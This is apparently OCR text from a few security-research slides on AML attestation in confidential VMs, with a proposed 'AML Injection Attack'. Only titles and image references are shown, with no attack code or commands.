




AML in the Cloud




AML Attestation in CVM




AML attestation is indispensable!

Our Proposal: AML Injection Attack

AML Injection

